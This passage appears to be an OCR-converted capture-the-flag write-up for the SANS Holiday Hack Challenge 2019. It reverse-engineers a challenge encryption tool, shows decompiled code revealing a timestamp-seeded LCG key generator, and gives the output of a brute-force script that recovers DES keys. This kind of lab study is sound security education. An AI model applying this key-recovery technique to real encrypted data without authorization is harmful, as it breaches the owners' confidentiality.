0.001s

2020-01-01 17:14:02 (19.8 MB/s) - ‘elfscrow.exe’ saved [22528/22528]

vbox@hostname:/media/sf_study/sans_hhc/2019/cleartext_doc/bin$ wget
https://downloads.elfu.org/elfscrow.pdb
--2020-01-01 17:14:08-- https://downloads.elfu.org/elfscrow.pdb
Resolving downloads.elfu.org (downloads.elfu.org)... 45.79.14.68
Connecting to downloads.elfu.org (downloads.elfu.org)|
```


```
45.79.14.68|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 297984 (291K) [application/x-pilot]
Saving to: ‘elfscrow.pdb’

elfscrow.pdb 100%
[=============================================================================
==============================================>] 291.00K 541KB/s in
0.5s

2020-01-01 17:14:10 (541 KB/s) - ‘elfscrow.pdb’ saved [297984/297984]

vbox@hostname:/media/sf_study/sans_hhc/2019/cleartext_doc/bin$ cd ..
vbox@hostname:/media/sf_study/sans_hhc/2019/cleartext_doc$ wget
https://downloads.elfu.org/ElfUResearchLabsSuperSledOMaticQuickStartGu
ideV1.2.pdf.enc
--2020-01-01 17:14:19--
https://downloads.elfu.org/ElfUResearchLabsSuperSledOMaticQuickStartGu
ideV1.2.pdf.enc
Resolving downloads.elfu.org (downloads.elfu.org)... 45.79.14.68
Connecting to downloads.elfu.org (downloads.elfu.org)|
45.79.14.68|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1889112 (1.8M) [application/octet-stream]
Saving to:
‘ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc’

ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.p 100%
[=============================================================================
==============================================>] 1.80M 1.29MB/s in
1.4s

2020-01-01 17:14:22 (1.29 MB/s) -
‘ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc’ saved
[1889112/1889112]
```

Analysis of binary file and functionality

Encryption:
Input:
• File to encrypt
• Encrypted file to write to

Output:
• Seed: timestamp, current timestamp generated by host
• Key: 8 bytes, based on timestamp seed, used DES-CBC for encryption/decryption
• UUID: unique server generated identifier

Decryption:
Input:
• UUID as identifier to download a particular referenced file
• File to decrypt
• Decrypted file to write to

Output:
• Decrypted file

Generic analysis:
Quick analysis shows that the seed being used to encrypt the file, is based on the current timestamp of the host running the executable. The 8-byte key is based on the seed, using DES-CBC for encryption and decryption. Both are locally generated by the binary on the localhost.
The UUID is generated after encrypting the submitted file, which would possibly more harder to attack due to many requests and ID's a UUID could contain: bruteforcing the decryption routine server-sided is not an option in this case.

Attack vector:
In theory, if we could guess the timestamp of the received encrypted file, which could decrypt the file. This makes the encryption routine suitable as a possible attack vector, not annoying the server too much and performing attacks locally.

Time span:
The challenge is to guess the time, of which we've received a timespan to use the date December 6,

2019, between 7pm and 9pm UTC.
This means the Unix timestamp values between 1575658800 and 1575666000 might be valid for calculation.

Seed
Having analyzed several functions with IDA and GHIDRA, the "super_secure_random" function uses a common seed functionality.
The hex values 0x343fd and 0x269ec3 are commonly used values by the Microsoft VC implementation for the random functionality. The random generator used is also called the LCG (Linear Congruential Generator).

https://rosettacode.org/wiki/Linear_congruential_generator

Acoording to Wikipedia (https://en.wikipedia.org/wiki/Linear_congruential_generator), the values used for Microsoft VC is:
Source modulus m multiplier a increment c output bits of seed in rand() or Random(L)
Microsoft Visual/Quick C/C++ 2^{32} 214013 ($343FD_{16}$) 2531011 ($269EC3_{16}$) bits 30..16

Running via commandline


```
PS C:\Users\vbox> w:
PS W:\> cd .\sans_hhc
PS W:\sans_hhc> cd .\2019
PS W:\sans_hhc\2019> cd .\cleartext_doc
PS W:\sans_hhc\2019\cleartext_doc> cd bin
PS W:\sans_hhc\2019\cleartext_doc\bin> dir


    Directory: W:\sans_hhc\2019\cleartext_doc\bin


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-----          6-12-2019     22:14      22528 elfscrow.exe
-----          6-12-2019     22:14     297984 elfscrow.pdb
-----           1-1-2020     23:24      50411 graph.dot
-----           1-1-2020     23:36      90112 elfscrow.id1
-----           1-1-2020     23:36       3215 elfscrow.id2
-----           1-1-2020     23:25    1954962 graphn.png
-----           1-1-2020     23:36      16384 elfscrow.nam
-----           1-1-2020     23:35      35681 elfscrow.til
-----           1-1-2020     23:47     548864 elfscrow.id0


PS W:\sans_hhc\2019\cleartext_doc\bin> .\elfscrow.exe
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!


* WARNING: You're reading from stdin. That only partially works, use at your own risk!

** Please pick --encrypt or --decrypt!

Are you encrypting a file? Try --encrypt! For example:

  W:\sans_hhc\2019\cleartext_doc\bin\elfscrow.exe --encrypt <infile> <outfile>

You'll be given a secret ID. Keep it safe! The only way to get the file
back is to use that secret ID to decrypt it, like this:

  W:\sans_hhc\2019\cleartext_doc\bin\elfscrow.exe --decrypt --id=<secret_id> <infile> <outfile>

You can optionally pass --insecure to use unencrypted HTTP. But if you
do that, you'll be vulnerable to packet sniffers such as Wireshark that
could potentially snoop on your traffic to figure out what's going on!
PS W:\sans_hhc\2019\cleartext_doc\bin> _
```

Testing file to encrypt



```
PS W:\sans_hhc\2019\cleartext_doc\bin> .\elfscrow.exe --encrypt 1234.txt 1234.txt.enc
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

Our miniature elves are putting together random bits for your secret key!

Seed = 1577919006

Generated an encryption key: 6901e0388515b1e7 (length: 8)

Elfscrowing your key...

Elfscrowing the key to: elfscrow.elfu.org/api/store

Your secret id is 12c5d45d-8196-4e22-96e7-ed9360fea7d7 - Santa Says, don't share that key with anybody!
File successfully encrypted!

    ++======================++
    ||                      ||
    ||      ELF-SCROW       ||
    ||                      ||
    ||                      ||
    ||     0                ||
    ||     |                ||
    ||     |   (O)-         ||
    ||     |                ||
    ||     '                ||
    ||                      ||
    ||                      ||
    ||                      ||
    ||                      ||
    ++======================++

PS W:\sans_hhc\2019\cleartext_doc\bin>
```

seed = 1577919006
key = 6901e0388515b1e7

Using –insecure and sniff connection



Decrypting via –insecure and sniff connection



Test encrypt PDF



```
could potentially snoop on your traffic to figure out what's going on!
PS Y:\sans_hhc\2019\cleartext_doc\bin> .\elfscrow.exe --encrypt ..\bookofruby.pdf ..\bookofruby.pdf.enc
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

Our miniature elves are putting together random bits for your secret key!

Seed = 1578066614

Generated an encryption key: 52f37e86a9fc7d80 (length: 8)

Elfscrowing your key...

Elfscrowing the key to: elfscrow.elfu.org/api/store

Your secret id is 605a7f7e-75b9-48c7-883c-566e34edb1a4 - Santa Says, don't share that key with anybody!
File successfully encrypted!

    ++======================++
    ||                      ||
    ||      ELF-SCROW       ||
    ||                      ||
    ||                      ||
    ||                      ||
    ||     O                ||
    ||     |                ||
    ||     |   (O)-         ||
    ||     |                ||
    ||     |                ||
    ||                      ||
    ||                      ||
    ||                      ||
    ||                      ||
    ||                      ||
    ++======================++

PS Y:\sans_hhc\2019\cleartext_doc\bin>
```

Seed = 1578066614


Generated an encryption key: 52f37e86a9fc7d80 (length: 8)

Analyze using IDA

Function: do_encrypt





Function: generate_key




Cross reference to time function


Kringle Con
HOLIDAY HACK CHALLENGE 2019


super_secure_random(void) .text
generate_key(uchar * const) .text
time .text
to_hex(uchar * const,char * const) .text
from_hex(char * const,uchar * const) .text
store_key(int,uchar * const) .text
retrieve_key(int,uchar * const,char *) .text
print_hex(char *,uchar *,uint) .text
read_file(char *,ulong *) .text
write_file(char *,uchar *,uint) .text
do_encrypt(int,char *,char *) .text
do_decrypt(int,char *,char *,char *) .text
usage(char *) .text
_main .text
__security_check_cookie(x) .text
pre_cpp_init .text
__tmainCRTStartup .text
pre_c_init .text
_mainCRTStartup .text
___report_gsfailure .text
Line 8 of 52
Graph overview
; Attributes: bp-based frame
; __int64 __cdecl time(__int64 *_Time)
time proc near
_Time = dword ptr 8
push ebp
mov ebp, esp
mov eax, [ebp+_Time]
push eax ; Time
call ds:__imp___time64
add esp, 4
pop ebp
retn
time endp
xrefs to time
Directio Typ Address Text
Up p generate_key(uchar *con... call time
OK
Cancel
Search
Help


; Attributes: bp-based frame
; void __cdecl generate_key(char *buffer)
?generate_key@@YAXQAE@Z proc near
i = dword ptr -4
buffer = dword ptr 8
push ebp
mov ebp, esp
push ecx
push offset aOurMiniatureEl ; "Our miniature elves are putting togethe"...
call ds:__imp____iob_func
add eax, 40h
push eax ; File
call ds:__imp__fprintf
add esp, 8
push 0 ; _Time
call time
add esp, 4
push eax ; seed
call ?super_secure_srand@@YAXH@Z ; super_secure_srand(int)
add esp, 4
mov [ebp+i], 0
jmp short loc_211E31
loc_211E31:
cmp [ebp+i], 8
jnb short loc_211E4F

Function: super_secure_srand



Function: super_secure_random


```
; Attributes: library function bp-based frame

super_secure_random proc near
push    ebp
mov     ebp, esp
mov     eax, state
imul    eax, 343FDh
add     eax, 269EC3h
mov     state, eax
mov     eax, state
sar     eax, 10h
and     eax, 7FFFh
pop     ebp
retn
super_secure_random endp
```

Analyze using GHIDRA

Decompiling function: do_encrypt

```
void __cdecl ?do_encrypt@@YAXHPAD0@Z(int insecure,char *in_file,char *out_file)

{
  uint uVar1;
  uchar *pbData;
  BOOL BVar2;
  FILE *pFVar3;
  void *extraout_ECX;
  void *extraout_ECX_00;
  void *_Memory;
  void *this;
  char *_Format;
  uchar *data;
  DESKEYBLOB keyBlob;
  uchar key [8];
  ulong hProv;
  ulong hKey;
  ulong data_len;

  uVar1 = ___security_cookie ^ (uint)&stack0xfffffffc;
  _Memory = (void *)?read_file@@YAPAEPADPAK@Z(in_file,&data_len);
  pbData = (uchar *)realloc(_Memory,data_len + 0x10);
  BVar2 = CryptAcquireContextA
                    (&hProv,(LPCSTR)0x0,"Microsoft Enhanced Cryptographic Provider v1.0",1,
                     0xf0000000);
  _Memory = extraout_ECX;
  if (BVar2 == 0) {
    ?fatal_error@@YAXPAD@Z("CryptAcquireContext failed");
    _Memory = extraout_ECX_00;
  }
  ?generate_key@@YAXQAE@Z(_Memory,key);
  ?print_hex@@YAXPADPAEI@Z(this,"Generated an encryption key",key,8);
  keyBlob.hdr.bType = '\b';
  keyBlob.hdr.bVersion = '\x02';
  keyBlob.hdr.reserved = 0;
  keyBlob.hdr.aiKeyAlg = 0x6601;
  keyBlob.dwKeySize = 8;
  keyBlob.rgbKeyData._0_4_ = key._0_4_;
  keyBlob.rgbKeyData._4_4_ = key._4_4_;
  BVar2 = CryptImportKey(hProv,(BYTE *)&keyBlob,0x14,0,1,&hKey);
  if (BVar2 == 0) {
    ?fatal_error@@YAXPAD@Z("CryptImportKey failed for DES-CBC key");
  }
```

Decompiling function: generate_key

```
void __thiscall ?generate_key@@YAXQAE@Z(void *this,uchar *buffer)

{
  FILE *pFVar1;
  int iVar2;
  time_t tVar3;
  char *_Format;
  uint i;

  _Format = "Our miniature elves are putting together random bits for your secret key!\n\n";
  pFVar1 = __iob_func();
  fprintf(pFVar1 + 2,_Format,this);
  tVar3 = time((time_t *)0x0);
  ?super_secure_srand@@YAXH@Z((int)tVar3);
  i = 0;
  while (i < 8) {
    iVar2 = super_secure_random();
    buffer[i] = (uchar)iVar2;
    i = i + 1;
  }
  return;
}
```

Decompiling function: super_secure_random

```
/* int __cdecl super_secure_random(void) */

int __cdecl super_secure_random(void)

{
  DAT_0040602c = DAT_0040602c * 0x343fd + 0x269ec3;
  return DAT_0040602c >> 0x10 & 0x7fff;
}
```

Created script and running it

When started without arguments
$ python3 hodor_script_decrypt.py

[*] Usage: hodor_script_decrypt.py <encrypted_filename_with_.enc_extension> <filename_to_decrypt> <time_in_epoch_start> <time_in_epoch_end>

[*] <encrypted_filename_with_.enc_extension>: Encrypted file as encrypted with the "elfscrow.exe" file
[*] <filename_to_decrypt: File to decrypt, output in "out" directory
[*] <time_in_epoch_start: Time in UNIX EPOCH format, start
[*] <time_in_epoch_end: Time in UNIX EPOCH format, end
[*] <debug> Debug during guessing to see stats. 0 to disable, 1 to enable

Details:
The script is quite self-explanatory. It uses the decryption LCG method of Microsoft's Visual Code. This is an DEC-CBC method, with some additional parameters to shift bits and trim unnecessary characters.

Issues:
Although successful attempts have been made to decrypt files correctly based on the timestamp seed, some padding errors still occur.
The script checks on certain keywords being used in files, such as "PDF".

Testrun using self-encrypted PDF file

```
$ python3 hodor_script_decrypt.py bookofruby.pdf.enc bookofruby.pdf
1578066600 1578066650 0
Possible correct key '52f37e86a9fc7d80'. Writing to
out/bookofruby.pdf_1

Possible files found:
File: out/bookofruby.pdf_1. Filetype: data

Possible keys found:
Key: 52f37e86a9fc7d80
```

Running on ELF PDF

ELF PDF

This time we'll be using the PDF received for the objective.

```
$ python3 hodor_script_decrypt.py
ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc
ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf 1575658800
1575666000 0
Possible correct key '281c677ff935b40b'. Writing to
out/ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf_1
Possible correct key '9b1b55262118f0e2'. Writing to
out/ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf_2
Possible correct key 'aa6dccac453dc2db'. Writing to
out/ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf_3
Possible correct key 'b5ad6a321240fbec'. Writing to
out/ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf_4

Possible files found:
File: out/ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf_1.
Filetype: data
File: out/ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf_2.
Filetype: data
File: out/ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf_3.
Filetype: Dyalog APL component file 32-bit non-journaled non-
checksummed version 226.158
File: out/ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf_4.
```



```
Filetype: data

Possible keys found:
Key: 281c677ff935b40b
Key: 9b1b55262118f0e2
Key: aa6dccac453dc2db
Key: b5ad6a321240fbec
```

Result

